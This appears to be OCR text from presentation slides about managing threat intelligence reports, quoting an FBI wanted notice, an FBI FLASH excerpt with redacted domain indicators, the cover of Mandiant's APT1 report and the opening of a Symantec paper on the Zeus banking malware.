
WANTED
BY THE FBI

Conspiring to Commit Computer Fraud; Accessing a Computer Without Authorization for the Purpose of Commercial Advantage and Private Financial Gain; Damaging Computers Through the Transmission of Code and Commands; Aggravated Identity Theft; Economic Espionage; Theft of Trade Secrets

Huang Zhenyu Wen Xinyu Sun Kailiang Gu Chunhui Wang Dong

WE WORK IN THE PAST

THE GOVERNMENT



TLP: GREEN

FBI FLASH

FEDERAL BUREAU OF INVESTIGATION, CYBER DIVISION

- Capture screenshots
- Monitor network resources and connections
- Connect and make queries to a SQL databases
- Peer-to-peer communication (P2P)

DOMAIN INDICATORS			
[redacted]	Domain	-	-
[redacted]	Domain	8/8/2014 10:00:16 AM 2/3/2015 21:40	-
[redacted]	Domain	4/21/14 8:02	-
[redacted]	Domain	-	-
[redacted]	Domain	8/15/14 20:03	-
[redacted]	Domain	3/6/14 16:58	-
[redacted]	Domain	11/27/14 7:57	-
[redacted]	Domain	8/20/14 4:50	-
[redacted]	Domain	Unknown	-
[redacted]	Domain	11/17/14 5:14	-
[redacted]	Domain	2/25/14 7:11	-


COMPANIES

MANDIANT

APT1

Exposing One of China's Cyber Espionage Units

COMPANIES



Zeus: King of the Bots

Nicolas Falliere and Eric Chien


Contents

Introduction 1
Distribution and Prevalence............................. 1
Installation 2
Functionality 3
Network Communications................................. 6
Bot Executable Construction 8
Server Configuration 10

Introduction

Zbot, also known as Zeus, is a malware package that is readily available for sale and also traded in underground forums. The package contains a builder that can generate a bot executable and Web server files (PHP, images, SQL templates) for use as the command and control server. While Zbot is a generic back door that allows full control by an unauthorized remote user, the primary function of Zbot is financial gain—stealing online credentials such as FTP, email, online banking, and other

MARKETING STUFF



How to manage the deluge of information security threat reports

